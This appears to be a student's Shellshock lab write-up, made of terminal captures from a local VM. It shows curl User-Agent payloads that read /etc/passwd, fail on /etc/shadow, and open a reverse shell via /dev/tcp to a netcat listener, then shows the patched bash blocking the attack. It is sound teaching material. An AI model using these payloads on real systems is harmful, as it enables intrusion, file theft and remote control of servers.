
```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -A '() { echo "Password";}; echo Con
tent_type:text/plain;echo; /bin/cat /etc/passwd' http://localhost/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
```

On trying the same for reading the shadow file on the server, we see that we are not successful, this is because the owner of the shadow file is always root and a normal user does not have the permission to even read the file.



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -A '() { echo "Password";}; echo Con
tent_type:text/plain;echo; /bin/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ 
```

TASK 5:




```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.18] port 9090 [tcp/*] accepted (family 2,
 sport 55892)
bash: cannot set terminal process group (1420): Inappropriate ioc
tl for device
bash: no job control in this shell
www-data@AAYUSH_PES2201800211:/usr/lib/cgi-bin$
```

Terminal

```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -v http://loc
gi -A '() { echo "This is reverse shell";}; echo Content-Type:text/
/bash -i > /dev/tcp/10.0.2.18/9090 0<&1 2>&1'
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo "This is reverse shell";}; echo Content-Typ
o; /bin/bash -i > /dev/tcp/10.0.2.18/9090 0<&1 2>&1
> Accept: */*
>
```


We achieved a successful reverse shell attack using the vulnerability. We send the malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field's content in the form of an environment variable to the CGI program. When the bash receives this variable, it converts it to function and the vulnerability helps to execute the shell command which calls the /bin/bash in an interactive mode and directs the output to the TCP connection 9090 port and also the input and output is redirected to this connection. We use netcat on another terminal to listen to any connections on the port 9090. The server's connection is accepted and when the attack is successful we get the interactive shell of the server.

TASK 6:



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -A "MY MALICIOUS DATA" -v http://loc
alhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: MY MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 07 Feb 2021 16:48:34 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58132
GATEWAY_INTERFACE=CGI/1.1
```

We see that by using the /bin/bash we still pass the environment variable to the CGI program using the user-agent header field as seen before task's.



```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

```
[02/07/21]seed@AAYUSH_PES2201800211:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi
 shell";}; echo Content-Type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.18/9090
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo "This is reverse shell";}; echo Content-Type:text/plain; echo; echo;
.18/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 07 Feb 2021 16:51:40 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo "This is reverse shell";}; echo Content-Type:text/plain; echo; ech
.2.18/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```

The reverse shell is not created successfully when using the /bin/bash and hence says that it fails in case of it. The '**User-Agent**' header field that is passed in the curl command using -A is placed in the same manner in the environment variable 'HTTP_USER_AGENT'. But the bash program does not convert the environment variable into a function and hence any commands in there are not executed.